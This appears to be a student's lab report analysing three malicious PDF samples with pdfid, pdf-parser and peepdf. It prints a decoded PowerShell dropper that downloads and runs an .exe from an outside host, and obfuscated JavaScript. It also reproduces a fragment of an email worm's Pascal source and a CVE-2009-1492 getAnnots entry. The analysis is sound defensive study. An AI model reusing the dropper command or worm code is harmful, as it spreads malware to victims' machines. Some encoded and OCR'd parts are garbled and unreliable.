

Lab № 3

Source: <http://bitproject05.academic.rrc.ca/secu1009/ctk.zip>

Infected PDF sample hash: f0e55995b81e974e9df4d1c060bc4bcc

Pdfid tool shows as that malicious pdf file I will analyze has OpenAction and Launch object which are signs of the pdf to be suspicious of file. Parsing pdf with pdf-parser script we see what objects contains (Base64 encoded command options). Which downloads exe file and drops it to run:

```
root@osboxes:/home/osboxes/Desktop/t# python3 pdfid.py ctk.pdf
PDFiD 0.2.7 ctk.pdf
PDF Header: %PDF-1.1
obj 5
endobj 5
stream 1
endstream 0
xref 1
trailer 1
startxref 1
/Page 1
/Encrypt 0
/ObjStm 0
/JS 0
/JavaScript 0
/AA 0
/OpenAction 1
/AcroForm 0
/JBIG2Decode 0
/RichMedia 0
/Launch 1
/EmbeddedFile 0
/XFA 0
/URI 0
/Colors > 2^24 0
```

```
root@osboxes:/home/osboxes/Desktop/t# python3 pdf-parser.py ctk.pdf
This program has not been tested with this version of Python (3.9.4)
Should you encounter problems, please use Python version 3.7.5
PDF Comment '%PDF-1.1\r\n'

obj 1 0
Type: /Catalog
Referencing: 2 0 R

<<
  /OpenAction
  <<
    /S /Launch
    /Win
    <<
      /F '(C:\\\\Windows\\\\system32\\\\WindowsPowerShell\\\\v1.0\\\\powershell.exe)'
      /P (powershell.exe -EncodedCommand UABvAHCAZQByAFMAaBLAGwAbaAgAC0ARQB4AGUAYb1AHQAoQBjAHKAIABLHKAcABhAHMACwAgAC
0AbgBvAHAAcqBvAGYAAQBsAGUAIAAtAHcAaQBuAGQAbwB3AHMAdAB5AGwAZQAgAAGaQBkAGQAZQBuACAALQbjAG8AbObtAGEAbgBKACA
KABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB
SAHMAdABLAG0AlgB0AGUAdAAuAFcAZQ8lAEADABpAGUAbgB0ACKbEAGBadwBuAGAbwBhAGQArgbpAGwZAQoAccaB80AHQAccAA6AC8ALwB
uAGMAZAB1AGcAYQBuAGQAYQAUAGB
cgBnAC8ALgbJAHMAcwvAGEAdwBVAHIAaQAUAGU AeAB1ACCALAAd1CQZBuHYAOgBBFAFAUABEAEAVABA FwAYQb3AG8AcgbPAC4AZQb4AGUHSApAd
sAUwB0AGEAcgB0AC0AUByA
GBAYwB LAHMAcwAgAcgAHSAkAGUAbgB2DoAQ0BQAFARABBAFQAQ0BcAGEAdwBVAHIAaQAUAGU AeABLAb0gKQa= -windowstyle hidden'
    >>
  >>
/Pages 2 0 R
/Type /Catalog
```

```

root@osboxes:/home/osboxes/Desktop# base64 -d
UABVAHCAZQByAFMaaABLAgwAbAAgAC0ARQB4AGUAYwB1AHQAaQBvAG4AUABvAGwAaQBjAHKAIBtAHKAcABhAHMAcwAgAC0AbgBvAHAAcgBvAGYAAQBsAGUAIAAtAHcAaQBuAGQAbwB3A
HMAdAB5AGwAZQAgAGgAaQBkAGQAZQBuACAALQBjAG8AbQBtAGEAbgBKACAACKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAUwB5AHMAdABLAg0ALgBOAGUAdAAuAFcAZQBtAEAMBAbpAGUAbg
B0ACKALgBEAG8AbwBuGwAbwBHAQgBpAGwAZQaOAccAaB0AHQAcAAgACBALwBuAGMAZAB1AGCAYQBuAQOAYQAUAG8AcgbnAC8ALgBjAHMACwAVAGEAdwBvAHIAoQAUAGUeAB1ACc
ALAAadiCQAZQBuAHYAoqBBAFAUUAeEAEEAVABBAFwAYQB3AG8AcgBpAC4AZQB4AGUHSapDsAUwB0AGEAcgB0AC0AUAByAG8AYwB1AHMACwAgACgAHSAkAGUAbgB2ADoAQQBQAFAArABB
AFQAQQBcAGEAdwBvAHIAaQAUAGUeAB1AB0gKQA=
```

```

dPowerShell -ExecutionPolicy bypass -noprofile -windowstyle hidden -command (New-Object System.Net.WebClient).DownloadFile('http://ncduganda.org/.css/awori.exe', $env:APPDATA\awori.exe);Start-Process ($env:APPDATA\awori.exe)base64: invalid input
root@osboxes:/home/osboxes/Desktop#
```

Source: <http://bitproject05.academic.rrc.ca/secu1009/collab.zip>

Infected PDF sample hash: 88e045ff304bab8c1ade3f4db55e0dee

This sample I did analyze contains JS script objects inside pdf file. To see the code of the JS object I used pdfparser first but it didn't show clear text(maybe because of the encoding), then tried peepdf and we see that the script was obfuscated using unreadable strings which will be resolved through sending them to the function.

```

root@osboxes:/home/osboxes/Desktop/t# python2 peep/peepdf.py -fli collab.pdf
Warning: PyV8 is not installed!
Warning: pylibemu is not installed!!
Warning: Python Imaging Library (PIL) is not installed!!

File: collab.pdf
MD5: 88e045ff304bab8c1ade3f4db5e0dee
SHA1: f1e6ceb240b9fe8bb8e150b7612bbd19f0ae86127
SHA256: 61bb373188c62cb013b0254d3f73461ea99fb3fd6d171db0be7db3d776cc2e1
Size: 8633 bytes
Version: 1.4
Binary: True
Linearized: False
Encrypted: False
Updates: 0
Objects: 14
Streams: 2
URIs: 0
Comments: 0
Errors: 0

Version 0:
    Catalog: 1
    Info: 14
    Objects (14): [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14]
    Streams (2): [11, 13]
        Encoded (2): [11, 13]
    Objects with JS code (2): [1, 13]
    Suspicious elements:
        /AcroForm (1): [1]
        /OpenAction (1): [1]
        /Names (2): [1, 10]
        /JS (2): [1, 12]
        /JavaScript (3): [1, 7, 12]
```

```
[root@osboxes:/home/osboxes/Desktop/t# python3 pdf-parser.py collab.pdf --object 10
This program has not been tested with this version of Python (3.9.4)
Should you encounter problems, please use Python version 3.7.5
obj 10 0
Type:
Referencing: 12 0 R

<<
/NAMES [(WRYXKTNGCHZUIHQNDKDRYSREUUBHDTLWVGNINGPL) 12 0 R]
>>

root@osboxes:/home/osboxes/Desktop/t# python3 pdf-parser.py collab.pdf --object 12
This program has not been tested with this version of Python (3.9.4)
Should you encounter problems, please use Python version 3.7.5
obj 12 0
Type:
Referencing: 13 0 R

<<
/JJS 13 0 R
/S /JavaScript
>>

root@osboxes:/home/osboxes/Desktop/t# python3 pdf-parser.py collab.pdf --object 13
This program has not been tested with this version of Python (3.9.4)
Should you encounter problems, please use Python version 3.7.5
obj 13 0
Type:
Referencing:
Contains stream


<<
/Filter /FlateDecode
/Length 7179
>>
```

521 qmwz = wstwaxap("d'ou");
522 vmtqhk = wstwaxap("090");
523 ejyzq = wstwaxap("7%");
524 tamso = wstwaxap("e0u%6");
525 lveayjhc = wstwaxap("0u%40");
526 sxrjc = wstwaxap("x'0");
527 buqtik = wstwaxap("ballo");
528 sqkqq = wstwaxap("bu%d");
529 ibhilm = wstwaxap("05u%");
530 ummmxsx = wstwaxap("7u%e");
531 daxqh = wstwaxap("fj,m0");
532 fwbxug = wstwaxap("53c6u");
533 mtzopz = wstwaxap("a4u");
534 edqkl = wstwaxap("w|H");
535 xawac = wstwaxap("PNDT");
536 xputkri = wstwaxap("004x0");
537 ijtxdkf = wstwaxap("36u%e");
538 flirek = wstwaxap("05bu");
539 szfrmo = wstwaxap("%1cd");
540 waeeug = wstwaxap("acsen");
541 kmqtd = wstwaxap("%53d");
542 bgexp = wstwaxap("T1H");
543 xeazrh = wstwaxap("%e0c");
544 pdvkvpdx = wstwaxap("u%00");
545 qkrvg = wstwaxap("= Js");
546 lruvqwwi = wstwaxap(" .m");
547 qawhgkkn = wstwaxap("%419b");
548 ipjloo = wstwaxap("0YY");
549 Wbxkozsq = wstwaxap("485u");
550 njfgoc = wstwaxap("6bd4");
551 npfbp = wstwaxap("154u");
552 lummcfyk = wstwaxap("u%0d0d");
553 jwgpa = wstwaxap("c2cu");
554 vfluiyld = wstwaxap("JIUA");
555 czitg = wstwaxap("7u%");
556 xqjlyny = wstwaxap("0c0");
557 wralh = wstwaxap("lrb =");
558 mbcrt = wstwaxap(" * h");
559 gpkh += khbkohbh + fbwhau + mlmnzdq + kessjgb + rpygocl + yjnhzrw + yelujl + gafme + rgncoa + ppmutpx + pcvto + nqtnd + ipjloo + sbnast + crwdtlp + edqkl + vjcekmle + mpoguynp + oomidfn
560 hltzly(gpkh);

Source: <http://www.tekdefense.com/downloads/malware-samples/>

Infected PDF sample hash: 48eca0f341c90db53bcd15f44f70b408

This sample has file attachments and JS object which uses getannots function which is known to be vulnerable to arbitrary code execution via a pdf file. In this case, exe file with pascal executable header and pascal scripts.



root@osboxes:/home/osboxes/Desktop/t# python3 pdfld.py 48eca0f341c90db53bcd15f44f70b408.pdf
PDFID 0.2.7 48eca0f341c90db53bcd15f44f70b408.pdf
PDF Header: %PDF-1.6
obj 75
endobj 75
stream 63
endstream 63
xref 0
trailer 0
startxref 1
/Page 0
/Encrypt 0
/ObjStm 9
/JS 1
/JavaScript 1
/AA 0
/OpenAction 0
/AcroForm 0
/JBIG2Decode 0
/RichMedia 0
/Launch 0
/EmbeddedFile 0
/XFA 0
/URI 0
/Colors > 2^24 0

root@osboxes:/home/osboxes/Desktop/t# pdfextract 48eca0f341c90db53bcd15f44f70b408.pdf
Extracted 63 PDF streams to '48eca0f341c90db53bcd15f44f70b408.dump/streams'.
Extracted 0 attachments to '48eca0f341c90db53bcd15f44f70b408.dump/scripts'.
Extracted 8 attachments to '48eca0f341c90db53bcd15f44f70b408.dump/attachments'.
Extracted 0 fonts to '48eca0f341c90db53bcd15f44f70b408.dump/fonts'.
Extracted 0 images to '48eca0f341c90db53bcd15f44f70b408.dump/images'.
root@osboxes:/home/osboxes/Desktop/t# tree 48eca0f341c90db53bcd15f44f70b408.
48eca0f341c90db53bcd15f44f70b408. [error opening dir]
0 directories, 0 files
root@osboxes:/home/osboxes/Desktop/t# tree 48eca0f341c90db53bcd15f44f70b408.dump/
48eca0f341c90db53bcd15f44f70b408.dump/
└── attachments
 ├── attached_email.worm.win32.zippedfiles.a.zip
 ├── attached_fxutilspas
 ├── attached_mainfrm.pas
 ├── attached_mainutilspas
 ├── attached_netcanc
 ├── attached_scandir.pas
 ├── attached_virusutil.pas
 └── attached_zipped_files.dpr
 ├── fonts
 ├── images
 └── scripts
 └── script_-4563915272012077790.js
 └── streams
 ├── stream_10.dmp
 ├── stream_11.dmp
 ├── stream_12.dmp
 ├── stream_13.dmp
 └── stream_16.dmp



```
Open F1 Help  
var v = app.viewerVersion;  
2 If (v < ?)  
3 {  
4     var n = ?;  
5     If (this.dataobjects != null)  
6     {  
7         If (v >= ? && v < ? && n >= ?) (app.viewerVariation == "Full" || app.viewerVariation == "Fill-In")  
8         {  
9             If (this.external)  
10                app.alert("Ce document contient des pièces jointes. Pour les afficher, cliquez sur le bouton Enregistrer pour enregistrer une copie du document, ouverte la copie dans Acrobat, puis cliquez sur Fichier > Propriétés du document > Objets de données incorporés.", ?, ?);  
11            else  
12                app.alert("Ce document contient des pièces jointes. Pour les afficher, sélectionnez Fichier > Propriétés du document > Objets de données incorporés.", ?, ?);  
13        }  
14        else if (v >= ? && v < ?)  
15        {  
16            If (n == ?)  
17            {  
18                var np = this.numPages;  
19                syncAnnotScan();  
20                For (var p = ?; p < np && n == ?; ++p)  
21                {  
22                    var annots = this.getannots(p);  
23                    If (annots != null)  
24                    {  
25                        For (var l = ?; l < annots.length; ++l)  
26                        {  
27                            If (annots[l].type == "FileAttachment")  
28                            {  
29                                n = ?;  
30                                break;  
31                            }  
32                        }  
33                    }  
34                }  
35            }  
36            If (n > ?)  
37            {  
38                If (this.external)  
39                app.alert("Ce document contient des pièces jointes. Pour les afficher, cliquez sur le triangle noir en haut de la barre de défilement verticale de la fenêtre de document, puis sélectionnez Pièces jointes.", ?, ?);  
40            else  
41                app.alert("Ce document contient des pièces jointes. Pour les afficher, sélectionnez Document > Pièces jointes.", ?, ?);  
42            }  
43        }  
44    }  
45}
```

The screenshot shows a window titled "PDFStreamDumper - http://sandsprite.com" with the file size at 257 Kb and load time at 0.749 seconds. The main pane displays a memory dump with various addresses and their corresponding hex values. A specific address, 2116 592.668 50 107, is highlighted. Below the dump, a note states: "Exploit CVE-2009-1492 Date:5.12.09 v9.1 - getAnnots - found in stream: 231 Note other exploits may be hidden with javascript obfuscation It is also possible these functions are being used in a non-exploit way." The bottom of the window shows a status bar with "0 0 0.5 RG".

Vulnerability Details : CVE-2009-1492

This section provides details about the vulnerability, including its description, publish date, and last update date.

Description: The getAnnots Doc method in the JavaScript API in Adobe Reader and Acrobat 9.1, 8.1.4, 7.1.1, and earlier allows remote attackers to cause a denial of service (memory corruption) or execute arbitrary code via a PDF file that contains an annotation, and has an OpenAction entry with JavaScript code that calls this method with crafted integer arguments.

Publish Date : 2009-04-30 **Last Update Date :** 2018-11-08

CVSS Scores & Vulnerability Types

CVSS Score	9.8
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Medium (The access conditions are somewhat specialized. Some preconditions must be satisfied to exploit)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Denial Of Service Execute Code Memory corruption
CWE ID	292

Additional Vendor Supplied Data

Vendor	Impact	CVSS Score	CVSS Vector	Report Date	Publish Date
Redhat	critical	6.8	AV:N/AC:M/Au:N/C:P/I:P/A:P	2009-04-28	2009-04-27

If you are a vendor and you have additional data which can be automatically imported into our database, please contact admin @ cvedetails.com

Related OVAL Definitions

	.Email-Worm.Win32.ZippedFiles.a.swp	6/4/2021 3:16 PM	SWP File	1 KB
	attached_Email-Worm.Win32.ZippedFi...	6/4/2021 3:10 PM	WinRAR ZIP archive	111 KB
	attached_fmxutils.pas	6/4/2021 3:10 PM	PAS File	4 KB
	attached_mainfrm.pas	6/4/2021 3:10 PM	PAS File	1 KB
	attached_mapiutils.pas	6/4/2021 3:10 PM	PAS File	11 KB
	attached_netscan.pas	6/4/2021 3:10 PM	PAS File	3 KB
	attached_scandir.pas	6/4/2021 3:10 PM	PAS File	2 KB
	attached_virusutil.pas	6/4/2021 3:10 PM	PAS File	2 KB
	attached_zipped_files.dpr	6/4/2021 3:10 PM	DPR File	6 KB
	Email-Worm.Win32.ZippedFiles.a.exe	3/8/2004 4:29 PM	Application	206 KB

```

Forms,
dialogs,
classes,
winprocs,
windows,
wintypes,
messages,
sysutils,
FmxUtils in '..\viruslib\fmxutils.pas',
virusutil in '..\viruslib\virusutil.pas',
scandir in '..\viruslib\scandir.pas',
mapiutils in '..\viruslib\mapiutils.pas',
netscan in '..\viruslib\netscan.pas',
mainfrm in 'mainfrm.pas' {MainForm};
{$R *.RES}

const
HIDDEN_NAME='Explore.exe';
MAIL_NAME='zipped_files.exe';
ZIP_NAME='zipped_files.zip';
type
TOBJ1 = class(TObject)

private
{ Private declarations }
public
{ Public declarations }
function fHookMsg(var Message:Tmessage):boolean;
end;

TVirusThread = class(TThread)
private
{ Private declarations }
public
{ Public declarations }
TSK:integer;
procedure Execute; override;
constructor Create(suspended:boolean;tnum:integer);
procedure Run(tnum:integer);
end;

var
MtObj: TOBJ1;
STOP_NOW:boolean=false;

///////////
function ReMail(destAddr,DestName,srcAddr,srcName,subject,body:string;attachments:TStringlist):boolean;
var
str1,str2,str3:string;
n:integer;
begin
if Pos('RE:',UpperCase(subject))> 0 then exit;

```